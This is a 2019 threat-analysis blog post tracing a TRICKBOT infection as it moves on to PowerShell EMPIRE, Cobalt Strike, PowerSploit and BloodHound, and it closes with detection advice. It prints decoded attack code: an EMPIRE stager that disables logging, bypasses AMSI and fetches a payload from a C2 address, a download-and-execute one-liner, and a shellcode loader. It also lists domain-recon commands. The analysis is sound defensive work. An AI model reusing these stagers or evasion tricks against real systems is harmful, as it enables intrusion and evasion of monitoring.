


# TRICKBOT - Analysis Part II

sneakymonkey.net/2019/10/29/trickbot-analysis-part-ii/

Mark

October 29, 2019



29 October 2019 / [trickbot](#)

Some further TTPs used by TRICKBOT [1] from an infected host that I thought was interesting to share. The sample used here is from an EMOTET to TRICKBOT infection "GTAG:mor14" courtesy of [Malware-Traffic-Analysis](#). 🙌🙌

## Samples Used

- C:\Users\AUSER\AppData\Roaming\netcloud\բնււթազրվւմն ւ.exe
  - C:\Users\AUSER\AppData\Roaming\colorsallow.exe
- SHA256 Hash:  
3A6C3F7B99B2E76914FBC338C622B92F9825CB77729B8BF050BA64ECE1679818

Continuing on some past research on [TRICKBOT's arsenal of modules](#), I knew that there was a PowerShell **EMPIRE** module `NewBCTestDll64` but never saw it ITW (in-the-wild) myself.

2018-10-08 - Quick post: #Trickbot gtag sat75 infection with #PowershellEmpire traffic - <https://t.co/sU86nZJnh2> - part of ongoing US-based Paypal-themed Trickbot #malspam campaign. Powershell Empire traffic seems tied to the NewBCtestDll64 module (and probably the 32 bit version [pic.twitter.com/A5m64aIRd7](http://pic.twitter.com/A5m64aIRd7))

— Brad (@malware\_traffic) [October 10, 2018](#)

This soon escalated to **COBALT-STRIKE** connectivity and **BLOODHOUND** reconnaissance.



In this observed activity, EMPIRE was used for reconnaissance and privilege escalation and COBALT-STRIKE for delivering further recon via the means of BLOODHOUND - both tools attempted credential dumping with MIMIKATZ. The endgame here, is for the adversary to priv esc all the way to Domain Admin for full domain compromise to then deliver one of the many ransomware variants such as RYUK [2] 💣💣💣💣💰💰💰.

## RECENT NOTES ON EMPIRE

---

For those that do not know, PowerShell EMPIRE is a post exploitation framework written in PowerShell. This project has recently retired due to the heightened uptake in PowerShell visibility over the last few years, the project has stated it has reached its goal and has ended support.

PSA for Empire development: The original objective of the Empire project was to demonstrate the post-exploitation capabilities of PowerShell and bring awareness to PowerShell attacks used by (at the time) more advanced adversaries.

— Chris (@xorrior) [July 31, 2019](#)

Although EMPIRE is now in retirement it is still being used ITW (in-the-wild). It still works, just not supported. I'd expect an uptake on other C2 post exploitation frameworks many such are listed here [Remote Access Tools](#)

## THE RUNDOWN

---

A quick series of events will unfold. Some of these are documented here. From EMOTET infection to CS connectivity it was less than 48hrs.

- Delivery via **PHISHING** 🐟
- **EMOTET** infection and persistence created.
- Pushes **TRICKBOT** to steal data.
- Follow up **EMPIRE** C2 connectivity
- **-POWERSPLOIT** for recon/info-steal
- **-MIMIKATZ** for credential dumping/priv esc
- Follow up **COBALT-STRIKE** C2 connectivity
- **-BLOODHOUND** for domain recon/priv esc
- Complete Domain ownage (?)
- Ransomware variant delivery. (?)
- Game Over !

Highlighted was observed activity.

## HELLO POWERSHELL EMPIRE

---

To start off we identify the newly established EMPIRE connectivity.

The initial "stager" is the way the victim talks back to the EMPIRE C2 that is listening for the connection to then download stage 2 which is the EMPIRE agent. The default launcher/stager is a PowerShell Base64 encoded/obfuscated command.

By capturing the PowerShell activity on our box (PowerShell Logging, Command Line audit logging EID 4688), decoding and identifying the EMPIRE stager wasn't too difficult due to the fact most if not all the EMPIRE defaults were left the same. CyberChef EMPIRE stager recipe used is available [here](#).

## EMPIRE Stager

---

```
powershell -nop -sta -w 1 -enc
SQBGACgAJABQAFMAVgB1AFIAcwbJAG8ATgBUAGEAYgBMAEUAlgBQAFMAVgB1AFIAcwbPAE8ATgAuAE0AQQBqAG8AUgAgAC0ARwBFACAAHwApAHsAJABHFAAUwA9AFsAUgBFAEYAXQAUAEEEAcwBTAEUAbQB1AEwAeQAUa
EcAZQB0AFQAWQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQaAQBsAHMAJwApAC4AIgBHAEUAdABGAEkAZQBGAwARAAIACgAJwBjAGEAYv
BoAGUAZABHAIAbwB1AHAUAJABvAGwAaQBjAHKAUwB1AHQAAdABpAG4AZwBZACcALAAAE4AJwArACcAbwBuAFAAdQB1AGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFQAFQAVgBhAGwAdQB1ACgAJABUAFUABABsACK
AOWBJAGYAKAAKAECAUJBTAFsAJwBtAGMAcBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKOB7AC0ARwB0AFMAwAnAFMAyWvByAGKAcAB0AEIAJwArACcAbABvAGMAawBMAg8AZwBnAGKAbgBn
```

On decoding this Base64 blob of data, the key items to look for are the default settings for an EMPIRE stager as documented in the official EMPIRE Github repo. These defaults are;

User-agent:

Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

Session Cookie field:

"Cookie", "session=XXXXXXXXXXXXXXXX"

On of the following URLs:

/login/process.php

/admin/get.php

/admin/news.php

You can see the decoded result and highlighted fields

```

Output
time: 2ms
length: 1792
lines: 47

If ($PSVersionTable.PSVersion.Major -ge 3) {
    $GPS = [REF].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N' + 'onPublic,Static').GetValue($Null);
    If ($GPS['ScriptB' + 'lockLogging']) {
        $GPS['ScriptB' + 'lockLogging']['EnableScriptB' + 'lockLogging'] = 0;
        $GPS['ScriptB' + 'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
    } Else {
        [ScriptBlock].GetField('signatures', 'N' + 'onPublic,Static').SetValue($Null, (New-Object Collections.Generic.HashSet[string]))
    }

    [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')? {
        $_
    }

    |% {
        $_.GetField('amsiInitFailed', 'NonPublic,Static').SetValue($Null, $true)
    };
};

[System.Net.ServicePointManager]::Expect100Continue = 0;
$wc = New-Object System.Net.WebClient;
$u = "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko";
$wc.Headers.Add('User-Agent', $u);
$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$script:Proxy = $wc.Proxy;
$sk = [System.Text.Encoding]::ASCII.GetBytes('eipCEzUH-cw*haT9UvAb&;N=P?Ssvr_');
$R = {
    $D, $K = $Args;
    $S = 0..255;
    0..255 |% {
        $J = ($J + $S[$_] + $K[$_%$K.Count])%256;
        $S[$_] , $S[$J] = $S[$J] , $S[$_]
    };
    $D |% {
        $I = ($I + 1)%256;
        $H = ($H + $S[$I])%256;
        $S[$I] , $S[$H] = $S[$H] , $S[$I];
        $_ - Bxor $S[(($S[$I] + $S[$H])%256)]
    }
};

$ser = 'http://176.121.14.137:443';
$t = '/login/process.php';
$wc.Headers.Add("Cookie", "session=hyQXORz1G216QMY&kUz/umoB5Gs=");
$data = $wc.DownloadData($ser + $t);
$iv = $data[0..3];
$data = $data[4..$data.Length];
-join[Char[]](& $R $data ($iv + $k))IEX
  
```

**USER-AGENT STRINGS**

**EMPIRE C2, DEFAULT URL & SESSION COOKIE**

Auto Bake

We can see that the values were left as defaults as per [Github EMPIRE Repo](#). For reference, the default user agent string and URLs for EMPIRE.

```
github.com/EmpireProject/Empire/blob/master/data/agent/agent.py
32
33 #####
34 #
35 # agent configuration information
36 #
37 #####
38
39 # print "starting agent"
40
41 # profile format ->
42 #   tasking uris | user agent | additional header 1 | additional header 2 | ...
43 profile = "/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
44
45 if server.endswith("/"): server = server[:-1]
46
47 delay = 60
```

## STEP IN POWERSPLOIT

Once the EMPIRE connection is established we see plenty of follow up POWERSPLOIT activity.

PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit is comprised of the following modules: CodeExecution, ScriptModification, Persistence, AntivirusBypass, Exfiltration, Mayhem, Privesc, Recon.

Simply put, the threat actor starts profiling or gathering a situational awareness of their new environment they have landed in.

```
Get-NetComputer | Out-String | %{$_ + "`n"};"`nGet-NetComputer completed!"
```

```
Get-NetComputer -OperatingSystem *server* | Out-String | %{$_ + "`n"};"`nGet-NetComputer completed!"
```

```
Get-NetDomainTrust | Out-String | %{$_ + "`n"};"`nGet-NetDomainTrust completed!"
```

```
Get-NetDomainController | Out-String | %{$_ + "`n"};"`nGet-NetDomainController completed!"
```

```
Invoke-MapDomainTrust | ConvertTo-Csv -NoTypeInfoation | Out-String | %{$_ + "`n"};"`nInvoke-MapDomainTrust completed!"
```

From the manual - descriptions of each.

- Get-NetComputer - gets a list of all current servers in the domain
- Get-NetDomainTrust - gets all trusts for the current user's domain
- Get-NetForestTrust - gets all trusts for the forest associated with the current user's domain
- Invoke-MapDomainTrust - try to build a relational mapping of all domain trusts
- Get-NetDomainController - gets the domain controllers for the current computer's domain

Shortly after followed by an attempted credential dump using POWERSPLOIT's `Invoke-Mimikatz -DumpCreds` which actually failed in this environment.

"VirtualAlloc failed to allocate memory for PE. If PE is not ASLR compatible, try running the script in a new PowerShell process (the new PowerShell process will have a different memory layout, so the address the PE wants might be free)."

MIMIKATZ within EMPIRE v2.1.1 20171106 / POWERSPLOIT v2.0 alpha seems problematic with the newer updates of Windows 10. MIMIKATZ at the time of writing is at version v2.2.0-20190813. These frameworks are using an outdated version. (Cheers DP - REDTEAM FRIEND 👍👍)

## STEP IN COBALTSTRIKE AND BLOODHOUND 🐱

---

A quick background for those not in the know.

Cobalt Strike is software for Adversary Simulations and Red Team Operations...Cobalt Strike gives you a post-exploitation agent and covert channels to emulate a quiet long-term embedded actor in your customer's network.

<https://www.cobaltstrike.com/>

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify

<https://github.com/BloodHoundAD/BloodHound>

I was originally suprised about the use of `Invoke-BloodHound` at first which is from the default `BLOODHOUND_ingester_SharpHound` - ingester = data gatherer. SharpHound.ps1 - Runs the BloodHound C# Ingester using reflection. With this little Bloodhound 101 first up was the CS stager and connectivity.

The following code kicks off a COBALT-STRIKE 'beacon stager'. This hosted stager, uses @MrUn1k0d3r's "DONT KILL MY CAT" (DKMC) 🐱 which obfuscates the shellcode to avoid detection when executed on the endpoint. This DKMC 'template' gives away the use of COBALT-STRIKE.

```
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://185.147.14.242:80/ad'))
```

[URLScan Screenshot](#)

[VirusTotal](#)

## DECODING COBALT-STRIKE PAYLOADS

---

The URL points to this hosted PowerShell script...

```
Ss-New-Object IO.MemoryStream([Convert]:FromBase64String("H4sIAAAAAAAAAK1x301Shb/HP8KPkRkRgDakycram6KKAooILv3FsqgZ2gWp6n1nf778H1NzMTa3qnatouxuzv3Hn0wML01a0RaVPVtZn0cB57vsFUcVrvZcp85X01hYJ5F5+Ns8eJg+hjEvvWcbDvCccz8VbgaoQhtndL1DKUw990K4w+SYjXHY54FLVVEqPq8GK3x14eou8Mw0xfTf8RaunPggE4tct/nL104SRd1j3p211yKfX3hrEHpLzJm/2g/fDs0nt1j2F3P9Uu8S30TkJ2Z2kPUKdVGenb1TfAt1H1SngL10VPz22L56Z77rophgkKhppTPG2ahNSLDPTf5nCSRrgu1F1rC1P/TWz12Xvqt0c-u13h1ZHuXFpMGCRD4WsnM0knn1R115A9h9MkwwT5m+p-dn5093a/TEo+4W2Wp4sgP0BztXAVH1R7i1V1Aa2Ygzh85x10Y1ME01j7nYAm7/w2Xr22EKAR1fPduc81De8v44Uu+kJE1ChAeSumHPId+BQ87w51Qn3FRL+Q3kV4r0TppUL3wPfkQKXQYSSUB92Qq4Wrgd8i6G6s1P3Zz4K9Nw8BwMqSP81ckyj38ed/AnSe+6M70Uk2zjy8bz+Mo82Xf5s1Qv17M0X0eZtJ1a08vrgYb19PC8mtq51fj7SZzHb432Pko0K9sL8XPLAtN8Ez2Aa/cmm136zst+5c0bPcTr1KUK9z0m6PaLSqKqL+3J2kXbXaygzFKE-11266Z71stzEBTFHwajQ13fCbA1GcVwB7eJ578Q1182Xh3PvHFDQJG91HsuwLpWkXH96B1EguLc2BMjABdL12KXNm59q4nRqecZGh+CkmHQ1I8X12KfM4CTDwqBz2kR26/z01w1M3W3AcF0uM67KESQAZ3XFX5U1Eh8X/YPa1TK5KWF1AemD0ZAAByPhzmsEYw+Vqz81h3/m3k/Lpgf20xE+BzIU161T+2UZWSU1r25FL1HscuYgCa1Lk9soxs2GkbexUR+HmIryqm7Gzagr7qRe2Bm80zggYEsqCh9PWjriiUm16P7a/18aQSPaJnEzab11ge4Yds1vBv65y7Znjg7KcanMUPYS8W5J3A92qLzUdt3Wc+I7m3v0Mj5g9mVrZL1Gx09PK1s3J0y4f1mbzr+H3ge2wXntvN7DyB+KfYU3f9BEj55A0Zjcy9nqabXkEzPF+subHU1461FhwCv4k20t2e1wD4eb+x6rFYS/zf7eV9PL8f0nXt417x5V1TDw+1A2j16mPwC8FAH+rQ6YH1XU1RTN+2ActPL210J581356cNWS6j5ym-gd/1Zu9pPc0TAR6wa31D21r1P9Rv2Y98P42F/QpfEao20trr6vJGp1w06etfjNca5aQXGy2125T12dWtr81w1qB9Y9m9GvqQEQEag1+uok1A7qX1066PbPtaWb1Pv0WgvxJkRdP111Tqcz9RVrx99cyh3Pnc/fjP/He0Lkxq8eVn9g/S5+7KVR1DkMKEQwm9Yr1Fv0M61jLge2NXH18UtdwJfAPtqHnvdMx50Mndtbyxw/uLTrVpuJKF729UX/JfL21kxkMplwY7QXnr1X1X46E4Zfsl409a6a+0YHrC0W0SNDVJvXB50prc4XjAX11CNMaPLa2ZG8+kyPYD0T2ZU22+/n0X1TNP8590540ekT026P3XccRufBk171a8tdzPY00FuanZrp17v1Yyu0apu/FR1SRFJxyv8Cw3BkFT0B2abgyT05PRJqQcFczMxYd22gk1P2S0S5GpP5q55yYQ2x3dR9G0ThXaIKo21XE4+02Hq3k/Wzkt/6HtCuH903tkywwrSwWS0sXHHYb93u7FV72UDT3FmPhyA5Q6BjBtNSYU8Z97NfL1k3ZvS89tFfwjYsYcXVUmYMeTn10McPot1zrxvKc40ZwL3eP/Ac2XryB/1VEzbs76J35M5U72LqTWXU3B1t4dxZQc6+kQ3kMR8QcJwbu4rUGHV85Jcd/PamUj74LUGK51LcYbHvZw6a05jz2c2daK6L+8SuykHat2s4htEceKd5115s953EexJr5amhbe14r59mH4zRcTHLj718M/N85yz3K0M9P59SubcJYrVl95u48X279/21c8689fus3+Vv0uN1/vwKS1K45FLcT0D2Xk0yV+K8ux8H+MolT6ft19wGCKyJMapG0zXlW9m9Yup8a/98D28fAfb12qerMwNOC8PwSczWk/zgTs4Muux8++hIC9yQfSv59DCC6mZL2vNt1z4VgFgPCW3V50HgyUZFcu/mFR4wX/dMA9S87B141z3D11u00d41QvPwFec1801/d15y43B52MvP11atvFTMhV/L4uXaWY14eLShox351bc1+P8z44koc3L1u8m8m2zmj9wt4z6zXagkftu75uQrPhsEx0L1Qjhr0/AU0rtg0dgAAA");IEX (New-Object IO.StreamReader(New-Object IO.Compression.GZipStream($, [IO.Compression.CompressionMode]:Decompress)).ReadToEnd());
```

## Base64 and Gunzip decompress, decodes to a DKMC PowerShell stager with encoded and XOR encrypted shellcode.

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.SafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @( [System.Runtime.InteropServices.HandleRef] (New-Object System.Runtime.InteropServices.HandleRef (New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))))), $var_procedure)
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyHjQ6rGEvFHqHETqHEvqHE3qFELLJrPBRLEuOPH0jFIQ8D4uuuIuT80F0qHEzqGefIv0oY1um41dpIvNzqG57qH5DIvDAH2qoF6gi9RLcEuOP4uuuIuQubw1b
XIF7bGf4Hv5F7qHshIv8FqC9oqH5/Tvc076g186pnbWd4eJ6eXLcw3t8eagyxkV+S01GvNlVpEvsndLb1QFJNz2yyMjIyMS3HR0dHR0Sx11w0Tc9sqH1yMjeBLqcnJJIHjY5SgiYwnc0t0qrz13PZ2yq8jIyN4Ev
FxsYMR46dxcXfXcXNLYHNGNz2quig4HNL0xajI6+DSDsdzStx1S1ZlvXc9nvs3HR05dxdU0JtY3Pam4yyn6S1jIxLcptXJ6rayCPLiebBftz2quJLzG9Ertz2EtX0SSrydXNL1HTDKNz2ncfMIyMa5FYke3PKW
Nzc3BcLyrIiYpK6I1jI8tM3nzDhIUamEj79d0W0ngRzJunk1I4PFHH30NjGA+00r0xLz14r0Faher91ZK91K3IpEn52e/1f7tAbMzFXMxdENTqH/gQKNslvW+ggCAoXcY2UEZRDmJERk1XGQNUf1Kt09CDBYn
EwMLQEX0U0X85KfPpRhdbnqZgMaDRMYA3RkTUDHfADbcDFQ0S6GAN0bHQVgDgd1FKR0ZNMwM0DRMYA2VMTXRGQXNRTEdWQFQC14p1x2C/TAcVwSsrVtF6f95A6YI02cRUeU1sas2wmlTTEqqU0tubulhe21Iv
IBKORPc1aMdqyE7B96qIRqFzKpBR8x2bSV5S4E66NP3ygAilM0PUGNEzKuP/ESTfb9R7JnqjJm/dPdI7cdLYLFM4XiEOBBUvkvZ5HRLUe1zD1QL6jaqSPUGCPenLEvn+0J/IR0t7+HNPp/EuFaiNZYE8sAIr11go
prsnscQvhqlyOVD1857A12czAzIyEyBVQbaAALUIZ0KmiTv9XYjS90WgXXc9kljSjYmZiYnLIYHjI3RL4dwtz2s2sJojIyHjIvpykYEdEsjAyMjchVbMwQidz2pulIXsAgkIuCM41b6e+DLqT7c3B1Bf85FqXQhECNE
RcRiYmJiYa=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type
@([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'>
```

Another Base64 decode and XOR decrypt using the hardcoded key 35. CyberChef doing the heavy work here.







## OTHER TRICKBOT OBSERVATIONS - ESENTUTL? .EDBs?

---

One other thing I noted with this TRICKBOT infection was the use of ESENT UTIL to gather IE and Explorer browser history and webcache. The below command was seen;

```
esentutl /p /o C:\Users\USER\AppData\Local\Temp\grabber_temp.edb
```

"a centralized meta-data store for the browser using the proven "JET Blue" Extensible Storage Engine (ESE) database format"

"Remember that even if a user never opens Internet Explorer, there may still be valuable records in their IE database including files opened on the local system, network shares, and removable devices"

<https://digital-forensics.sans.org/blog/2015/06/03/ese-databases-are-dirty/>

"browser history data and while Chrome and Firefox allow copying of the history files, the WebCacheV01.dat file that IE and Edge history are stored in is a locked file and cannot be copied using native copy"

<https://dfironthemountain.wordpress.com/tag/ese-database/>

Artefacts on disk will be in the form of a .RAW capture

```
C:\Users\USER\AppData\Roaming\grabber_temp.INTEG.RAW
```

Snippet from the .RAW log file below. Seems to be validating/repairing the database before exfiltrating?

```
***** Repair of database 'C:\Users\USER\AppData\Local\Temp\grabber_temp.edb' started
[ESENT version 10.00.17763.0000, (ESENT[10.0.17763.0] RETAIL RTM MBCS)]
```

search for 'ERROR:' to find errors

search for 'WARNING:' to find warnings


checking database header

ERROR: database was not shutdown cleanly (Dirty Shutdown)

database file "C:\Users\USER\AppData\Local\Temp\grabber\_temp.edb" is 43515904 bytes


database file "C:\Users\USER\AppData\Local\Temp\grabber\_temp.edb" is 43515904 bytes  
on disk.

Creating 16 threads

You can download, [NIRSOFT ESE Viewer](#) to peak inside the .edb file to see what data has been staged. In summary, the threat actors are looking for files and locations of interest on the network (?). Maybe profiling if you are a user? or to provide them context and situational awareness of the environment they have spawned into and where to pivot next such as file servers (?). ESENTUTL and EDB files are one to be aware of and possibly a contender for DFIR professionals and  teams to use also!

## INFOSEC COMMUNITY SIGHTINGS

---

As a side note, other previously seen similar activities and ITW sightings courtesy of [@AltShiftPrtScn](#) .

Found another [#powershellempire](#) C2, used in the same [#RYUK](#) attack:

176.121.14[.]135:443/admin/get[.]php.

Also I have said it before but will say it again [@GCHQ](#) love your CyberChef tool, so easy to use (<https://t.co/dlvsxhZzXd>) thanks! [pic.twitter.com/EwRW1oPGYy](https://pic.twitter.com/EwRW1oPGYy)

— PeterM ([@AltShiftPrtScn](#)) [August 15, 2019](#)

Another similar TRICKBOT post-exploitation but using PSEXEC and [AdFind](#) to help deploy RYUK ransomware to the environment. [A Nasty Trick: From Credential Theft Malware to Business Disruption](#)

Again, different attack paths, key sightings on TRICKBOT using EMPIRE/POSHC2 to deliver the "cyber-aids" 

Usually it's FAKEUPDATES -> DRIDEX | TRICKBOT -> EMPIRE -> CYBERAIDS, but what I just saw was FAKEUPDATES -> DRIDEX -> POSHC2. We stopped it obviously before the CYBERAIDS. Highly recommend not catching the CYBERAIDS.

— Andrew Thompson ([@QW5kcmV3](#)) [September 11, 2019](#)

## WRAP UP

---

The combination of EMOTET's access-as-a-service model and TRICKBOT's offensive set of modular tooling, they pose a real and current threat to businesses large and small. As stated before, once the infected systems have reported back - the threat actors can be pivoting further in your environment within (in this instance) <48hrs and start to elevate privileges to own the domain to ultimately deliver further badness such as ransomware. Using off the shelf offensive tooling such as EMPIRE, COBALTSTRIKE, BLOODHOUND, POWERSPLOIT and the infamous MIMIKATZ, detecting these tools are key in stopping the likes of TRICKBOT from moving further. Also to note, is the time taken to detect, investigate and remediate. Doing this in a timely manner is highly recommended. With the likes of offensive PowerShell becoming easier to detect its only a matter of time before these TTPs change once more. 🐱



## RECOMMENDATIONS

---

To avoid the "cyber-aids". I recommend;

As always defense in depth.

- Powershell visibility is still key for detection. (+transcription logging) - ship these off the host ASAP.
- CommandLine Logging - EventID 4688, Sysinternal SYSMON, EDR products.
- Active Directory auditing and logging to capture BLOODHOUND recon on AD objects. This could be incredible noisy depending on the environment but check out "honey tokens" for fake accounts that should never be queried.
- Detect over the wire Bloodhound via IDS/NSM - large LDAP queries from unexpected hosts like clients. Know whats normal first.
- Further segregation of your network where possible to hinder lateral movement.
- 🟪 Purple teaming exercises 🟪 . Pre-running BLOODHOUND and proactively going after the same fruit of the attackers. Harden and repeat. #PurpleTeaming
- Detect TRICKBOT recon `ipconfig /all` , `net config workstation` , `net view /all /domain` , `nltest /domain_trusts` , `nltest /domain_trusts` within a short time frame/chained together).

## IOCS

---

<https://pastebin.com/kS6ZJT1W>

## REFERENCES

---

[1] TRICKBOT TA505 GROUP <https://attack.mitre.org/groups/G0092/>

[2] North Korean APT(?) and recent Ryuk Ransomware attacks

<https://www.kryptoslogic.com/blog/2019/01/north-korean-apt-and-recent-ryuk-ransomware-attacks/>

[3] COBALT-STRIKE <https://www.cobaltstrike.com/>

[4] BLOODHOUND <https://github.com/BloodHoundAD/BloodHound>

[5] POWERSPLOIT <https://github.com/PowerShellMafia/PowerSploit>

[6] EMPIRE <https://github.com/EmpireProject/Empire>

[7] ESENTUTL [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh875603\(v%3Dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh875603(v%3Dws.11))

[8] LOLBins <https://lolbas-project.github.io/>

[9] For the LULZ, research into Attacking Powershell Empire

<https://sysopfb.github.io/malware/2019/10/05/Attacking-powershell-empire.html>